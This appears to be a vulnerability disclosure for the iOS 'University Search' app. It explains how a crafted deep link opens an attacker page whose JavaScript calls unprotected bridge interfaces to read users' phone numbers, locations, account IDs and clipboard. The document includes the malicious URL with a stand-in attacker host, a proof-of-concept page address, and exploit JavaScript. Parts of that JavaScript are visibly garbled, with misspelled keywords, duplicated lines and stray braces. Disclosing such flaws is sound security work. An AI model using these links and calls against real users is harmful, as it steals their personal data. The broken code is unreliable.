An information leak vulnerability in the iOS version of

University Search

Brief Description

University Search app is an education application that provides functions including searching for answers to college-related questions, covering various disciplines. It ranks #3 in the "Education" category list on the App Store of China Area (as of 2024-12-12).

The iOS version of the University Search supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a malicious URL (Scheme). When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the University Search app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, obtaining victim's personal information (such as PhoneNumber, Gender, Location, School, Major, EducationalLevel), obtaining victim's account information (such as NickName, UserID, Avatar, CryptUid), read victim's ClipBoard and interfering victim's normal use (such as crashing the app).

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: dxst://com.baidu.homework/web?url=https://attack.com/attack.html. Here, "attack.com" represents a domain under the attacker's control. In our experiment, we use "https://zhouziyi1.github.io/iOSJS/universitysearch/atkUniversitySearch.html" as the malicious webpage.

When the victim clicks on this URL (dxst://com.baidu.homework/web?url=https://zhouziyi1.github.io/iOSJS/universitysearch/at kUniversitySearch.html), it directs the victim to the University Search app and opens the webpage https://zhouziyi1.github.io/iOSJS/universitysearch/atkUniversitySearch.html within the app.



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's personal information** (such as PhoneNumber, Gender, Location, School, Major, EducationalLevel), **obtaining victim's account information** (such as NickName, UserID, Avatar, CryptUid), **read victim's ClipBoard** and **interfering victim's normal use** (such as crashing the app).





Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function mycallback_getuserinfo(res) {
    Van json = res;
    document.getElementById("UserID").innerText = "Your UserID: " + json.uid;
    document.getElementById("SchoolName").innerText = "Your SchoolName: " + json.schoolName;

    var jsonUser = JSON.parse(json.user);
    document.getElementById("Gender").innerText = "Your Gender: " + ( jsonUser.sex === 0 ? "male":"female");
    document.getElementById("CryptUid").innerText = "Your CryptUid: " + jsonUser.cryptUid;
    document.getElementById("CryptUid").innerText = "Your CryptUid: " + jsonUser.cryptUid;
    document.getElementById("Location").innerText = "Your DenoNumber: " + jsonUser.location;
    document.getElementById("Chocation").innerText = "Your PhoneNumber: " + jsonUser.phone;
    document.getElementById("SchoolID").innerText = "Your SchoolID: " + jsonUser.schoolId;
    document.getElementById("SubjectName").innerText = "Your SubjectName: " + jsonUser.subjectName;
    document.getElementById("SubjectName").innerText = "Your SubjectName: " + jsonUser.subjectName;
    document.getElementById("SubjectDI").innerText = "Your SubjectID: " + jsonUser.subjectId;
    document.getElementById("AccountAvatar").src = jsonUser.avatar;
    document.getElementById("NickName").innerText = "Your NickName: " + jsonUser.nickName;
}
fetchData('iknowhybrid://getuserinfo?data={}&_callback_=mycallback_getuserinfo');

function mycallback_getClipboardData(res) {
    van json = res;
    document.getElementById("ClipBoardText").innerText = json.result;
}
document.getElementById("ClipBoardText").innerText = json.result;
}
document.getElementById("AccessClipBoardText").innerText = json.result;
}
document.getElementById("AccessClipBoardText").innerText = json.result;
}
```

Impact of the Vulnerability

Scope of the vulnerability: University Search iOS version 2.27.0 (the latest version as of 2024-12-12).

Consequences of the vulnerability: Information disclosure.

Download Link For Affected Application:

☞ US:

https://apps.apple.com/us/app/%E5%A4%A7%E5%AD%A6%E6%90%9C%E9%A2%98%E9%85%B1-%E5%A4%A7%E5%AD%A6%E7%94%9F%E6%95%99%E6%9D%90-%E7%BD%91%E8%AF%BE%E7%AD%94%E6%A1%88%E6%94%B6%E5%BD%95/id1519166316

☞ CN:

https://apps.apple.com/cn/app/%E5%A4%A7%E5%AD%A6%E6%90%9C%E9%A2%98%E9%85%B1-%E6%95%99%E6%9D%90%E7%BD%91%E8%AF%BE%E7%AD%94%E6%A1%88%E5%85%A8%E6%94%B6%E5%BD%95/id1519166316

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.